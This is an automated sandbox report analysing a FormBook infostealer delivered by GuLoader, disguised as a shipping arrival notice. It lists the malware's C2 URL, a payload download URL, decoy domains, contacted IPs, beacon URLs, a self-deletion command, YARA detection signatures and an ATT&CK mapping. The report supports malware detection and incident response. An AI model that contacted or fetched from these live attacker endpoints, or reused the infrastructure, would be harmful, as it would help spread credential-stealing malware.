ID: 482590
Sample Name: NOA_-_CMA_CGM_ARRIVAL_NOTICE.exe
Cookbook: default.jbs
Time: 22:51:56
Date: 13/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report NOA_-_CMA_CGM_ARRIVAL…

Overview


General Information

Sample Name:	NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe
Analysis ID:	482590
MD5:	e8bceea59b2074..
SHA1:	8b62bf811b03fe2..
SHA256:	0b4684d82509a6..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Generic Dropper
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- GuLoader behavior detected
- Yara detected GuLoader
- Hides threads from debuggers
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Sigma detected: Bad Opsec Default…
- Initial sample is a PE file and has a …
- Tries to detect Any.run
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe (PID: 7032 cmdline: 'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe' MD5: E8BCEEA59B2074BD08BF68AB55ECDF3E)
  - NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe (PID: 6396 cmdline: 'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe' MD5: E8BCEEA59B2074BD08BF68AB55ECDF3E)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 5228 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 6200 cmdline: /c del 'C:\Users\user\Desktop\NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.acooll.com/kbl2/"
  ],
  "decoy": [
    "beckyhartpcpublishers.com",
    "durangosouladventures.com",
    "taylormakeyourlife.com",
    "vs88333.com",
    "electromoto.net",
    "kratusconsultoria.com",
    "ecolightingsolution.com",
    "changethenarrowtive.com",
    "interpunctto.com",
    "thelogicsticks.com",
    "priorpublic.com",
    "altamirasound.com",
    "zx136.com",
    "everythingswallow.com",
    "rlmwebcreations.com",
    "zogaripet.com",
    "stewco360.com",
    "cassiwalsh.com",
    "syst.taipei",
    "thefairwaywithin.com",
    "barrows66.online",
    "tablebarn.net",
    "gabrielladasilva.com",
    "anqiu.tech",
    "store504.com",
    "findmytribe.online",
    "hrlaboris.com",
    "packetin.com",
    "managinginit.com",
    "sfseminars.com",
    "evieguest.com",
    "toptanbezmaske.com",
    "veryzocn.com",
    "frendapp.net",
    "maraging-trade.com",
    "allinonemigration.com",
    "waifufood.com",
    "advancepestcontrol.website",
    "onetimerecovery.com",
    "theranchsmokehouse.com",
    "executivehomefinance.com",
    "gotothisnotary.com",
    "tousentrepreneur.com",
    "flow-dynamics.online",
    "open-numeric-center.com",
    "itonlylookshard.com",
    "losangelescustomupholstery.com",
    "wichitavillagefleamarket.com",
    "tigerlottotips.com",
    "videoquests.com",
    "osdentalcol.com",
    "easypercetakan.com",
    "havensretreatspa.com",
    "7-fwd.com",
    "bumbles.online",
    "microsoftjob.com",
    "wxsjykj.com",
    "numberoneratedinfiveg.com",
    "taylorservewest.com",
    "normalblue.com",
    "yes2synergy.com",
    "dominionhavanese.com",
    "tranmanh.net",
    "tanja-wenzel.com"
  ]
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://www.paulassinkarchitect.nl/bin_fDiyu115.bin"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.1747108228.0000000004D6F000.00000004.00020000.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x1a508:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000C.00000002.1258337207.00000000000A0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.1744958474.0000000000B20000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 21 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Generic Dropper

Yara detected FormBook

GuLoader behavior detected

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 4 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2	Input Capture 1	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Card Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	System Information Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe	25%	Virustotal		Browse
NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe	19%	ReversingLabs	Win32.Trojan.Mucc	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.a04480.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
14.2.rundll32.exe.4d6f834.4.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://i2.cdn-image.com/__media__/pics/12471/logo.png)	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/Parental_Control.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO3Er	0%	Avira URL Cloud	safe	
http://www.acooll.com/kbl2/?X8sl8h70=JtyqbAMv8x4sWEmHDQcRdFhMiIOVFEssFVbQ4gFCjctfMjv3XBR0P1btq5GzI/zqaQLK&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.bin?	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/search-icon.png)	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com	0%	Avira URL Cloud	safe	
http://www.beckyhartpcpublishers.com/kbl2/?X8sl8h70=5OG5RXDxO3BYZOT/IvPQY/yLQe21T/UiDIo1icq4/yLbFOipVZEGR/EEpdeKVoDmItdG&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff2	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.bin	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.bin7	0%	Avira URL Cloud	safe	
http://www.everythingswallow.com/kbl2/?X8sl8h70=Uk/4fiNFIrAENImNkq5NhDo1aeiSVlAy2lomCsVKXqRgqDXOUaCk1Fhsw/s2uep8GWm3&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
www.acooll.com/kbl2/	0%	Avira URL Cloud	safe	
http://www.wxsjykj.com/kbl2/?X8sl8h70=/SwPZpUeYcfjW+l1nZwpHh870fYqR0AAiYUZy0bqwmsGzS5J8V1b3P/tjC4QUhyDJ9qB&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/libg.png)	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/Anti_Wrinkle_Creams.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.binwininet.dllMozilla/5.0	0%	Avira URL Cloud	safe	
http://www.microsoftjob.com/kbl2/?X8sl8h70=upAO5Ht9q/opBGhdUuHFjp2/wcU+ulAfJwkqIqPnAJrU/+6TNAZ9b0v5p0TfArP7uW32&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/Top_Smart_Phones.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO3Er	0%	Avira URL Cloud	safe	
http://https://www.colorfulbox.jp/common/img/bnr/colorfulbox_bnr01.png	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.ttf	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/Cheap_Air_Tickets.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO3E	0%	Avira URL Cloud	safe	
http://www.taylormakeyourlife.com/kbl2/?X8sl8h70=daE5tP1a5Tc9nw3OtdYckdcxhowCMZpeWCRMBVYqZOqgoniMKTEvOPxT2vVKGCSF49+A&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.otf	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.svg#ubuntu-b	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/arrow.png)	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.binqs	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/song_lyrics.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO3ErTA9i3	0%	Avira URL Cloud	safe	
http://www.priorpublic.com/kbl2/?X8sl8h70=mNAOX+y4WXabTwndEsz1KZpSG28Pw83WrUohbTsiXwD/y5SMj6F01NR7fqmkJVRgJocs&t48xlt=YTUh7PIXtPD8u2	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/kwbg.jpg)	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/libgh.png)	0%	Avira URL Cloud	safe	
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.binW	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/bodybg.png)	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/js/min.js?v2.2	0%	URL Reputation	safe	
http://www.rlmwebcreations.com/Best_Penny_Stocks.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrOO3E	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.rlmwebcreations.com/10_Best_Mutual_Funds.cfm?fp=N%2ByQ21Moi3QrdS1dGytLFd88mWox3cgRoXqQSrO	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/display.cfm	0%	Avira URL Cloud	safe	
http://www.rlmwebcreations.com/kbl2/?X8sl8h70=ocgDBp8RB	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
taylormakeyourlife.com	34.102.136.180	true	false		unknown
www.microsoftjob.com	91.195.240.117	true	true		unknown
www.paulassinkarchitect.nl	91.184.0.38	true	true		unknown
everythingswallow.com	160.153.136.3	true	true		unknown
www.wxsjykj.com	142.111.236.6	true	true		unknown
www.rlmwebcreations.com	209.99.40.222	true	true		unknown
www.acooll.com	54.65.172.3	true	true		unknown
www.priorpublic.com	44.227.76.166	true	true		unknown
beckyhartpcpublishers.com	34.102.136.180	true	false		unknown
www.taylormakeyourlife.com	unknown	unknown	true		unknown
www.everythingswallow.com	unknown	unknown	true		unknown
www.beckyhartpcpublishers.com	unknown	unknown	true		unknown
www.dominionhavanese.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.acooll.com/kbl2/?X8sl8h70=JtyqbAMv8x4sWEmHDQcRdFhMiIOVFEssFVbQ4gFCjctfMjv3XBR0P1btq5GzI/zqaQLK&t48xlt=YTUh7PIXtPD8u2	true	• Avira URL Cloud: safe	unknown
http://www.beckyhartpcpublishers.com/kbl2/?X8sl8h70=5OG5RXDxO3BYZOT/lvPQY/yLQe21T/UiDIo1icq4/yLbFOipVZEGR/EEpdeKVoDmItdG&t48xlt=YTUh7PIXtPD8u2	false	• Avira URL Cloud: safe	unknown
http://https://www.paulassinkarchitect.nl/bin_fDiyu115.bin	true	• Avira URL Cloud: safe	unknown
http://www.everythingswallow.com/kbl2/?X8sl8h70=Uk/4fiNFIrAENImNkq5NhDo1aeiSVlAy2lomCsVKXqRgqDXOUaCk1Fhsw/s2uep8GWm3&t48xlt=YTUh7PIXtPD8u2	true	• Avira URL Cloud: safe	unknown
www.acooll.com/kbl2/	true	• Avira URL Cloud: safe	low
http://www.wxsjykj.com/kbl2/?X8sl8h70=/SwPZpUeYcfjW+l1nZwpHh870fYqR0AAiYUZy0bqwmsGzS5J8V1b3P/tjC4QUhyDJ9qB&t48xlt=YTUh7PIXtPD8u2	true	• Avira URL Cloud: safe	unknown
http://www.microsoftjob.com/kbl2/?X8sl8h70=upAO5Ht9q/opBGhdUuHFjp2/wcU+ulAfJwkqIqPnAJrU/+6TNAZ9b0v5p0TfArP7uW32&t48xlt=YTUh7PIXtPD8u2	true	• Avira URL Cloud: safe	unknown
http://www.taylormakeyourlife.com/kbl2/?X8sl8h70=daE5tP1a5Tc9nw3OtdYckdcxhowCMZpeWCRMBVYqZOqgoniMKTEvOPxT2vVKGCSF49+A&t48xlt=YTUh7PIXtPD8u2	false	• Avira URL Cloud: safe	unknown
http://www.priorpublic.com/kbl2/?X8sl8h70=mNAOX+y4WXabTwndEsz1KZpSG28Pw83WrUohbTsiXwD/y5SMj6F01NR7fqmkJVRgJocs&t48xlt=YTUh7PIXtPD8u2	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.240.117	www.microsoftjob.com	Germany		47846	SEDO-ASDE	true
209.99.40.222	www.rlmwebcreations.com	United States		40034	CONFLUENCE-NETWORK-INCVG	true
142.111.236.6	www.wxsjykj.com	United States		18779	EGIHOSTINGUS	true
54.65.172.3	www.acooll.com	United States		16509	AMAZON-02US	true
160.153.136.3	everythingswallow.com	United States		21501	GODADDY-AMSDE	true
34.102.136.180	taylormakeyourlife.com	United States		15169	GOOGLEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.184.0.38	www.paulassinkarchitect.nl	Netherlands		197902	HOSTNETNL	true
44.227.76.166	www.priorpublic.com	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482590
Start date:	13.09.2021
Start time:	22:51:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@10/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 35.8% (good quality ratio 28.1%) • Quality average: 58.4% • Quality standard deviation: 37.6%
HCA Information:	• Successful, ratio: 60% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.240.117	Data Sheet and Profile.exe	Get hash	malicious	Browse	• www.culti vandomiser .com/cfns/?- ZPH=6lTd &lrz8IB0=6 xUAq83ZO5f i2Fff2OSkr OgUtBVBX1r r8vpo+DGg/ XUo+EPleFU MXJoT/N2HA F+XkCtWSJf dRw==
	Order no.1480-G22-21202109.xlsx	Get hash	malicious	Browse	• www.dolly vee.com/b6a4/? 4hxTxl =7Ma1uFfOw wXoBVM9/3/ nTuvNRWfdf zafPuPNoec BehxmPDpo/ gtAdrpd7cx dB3qLolO3T w==&Or=KZ7 XHDep
	Required quantity.doc	Get hash	malicious	Browse	• www.tecto store.com/9t6k/? pTbpPjP=ue/LL+ VEScgzHFlZ hsBhfkvHpM JHDIcb88PJ fgceb0bwkV vl5k+lKCjD WCTPnZFQnf kZqg==&JP6 4Xd=HtPL
	chUG6brzt9.exe	Get hash	malicious	Browse	• www.techs torecorp.c om/if60/?l JBdIl=SM7x jP5Zp5wI1W QaLEPCx7BI U9fma969F7 zB1K/NXZq+ 3em3XhOMpl 9v1Tk4LbaS 02T6&JFNL8 L=b6AlHZk8w
	grace $$.exe	Get hash	malicious	Browse	• www.natur alcreative society.co m/t75f/?9r Q8pPi=ng1g UciQzgWrkc 7x43aA82EV bEMT2iq+eK 31hSQmNeNx yGrb83oEVq YghMmnVBqf 7yfr&yN=Xh ApmDXh
	SOA.exe	Get hash	malicious	Browse	• www.artep ohome.com/ imm8/?6lL0 I=C8M2yJQG rmTjyeMAqM DG+jr6dOXY PNgE4LKEBW UCgmJI87hB YSpCHy+LGW RkqFsy9T78 &ZTwlaN=6l-pU
	SI44IRV68H.exe	Get hash	malicious	Browse	• www.thesm arterhold. com/24ng/? E0DH=/RUhE faGQc1tk36 ijjLyDMWHK 9i4Zc8eYCC rOLXK9tHEr jiWGJ7u19M BkH3udAEnT OAv3wWehA= =&kZ3=9rmLXx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ALL REVISED_INVOICE AND PACKING LIST FOR SHIPMENT Email no. M1053 dd. Aug 26, 2021.exe	Get hash	malicious	Browse	• www.thedigitalmgr.com/uytf/?OFQPcTtx=3DzbAeHjVNSf3BC/ZPmgbNgG2GlplBK7FZZa2ihHNJTvzSZhfzWl4y7QrghZ17QIPS1N&WzrxP=7nsxLJGh4
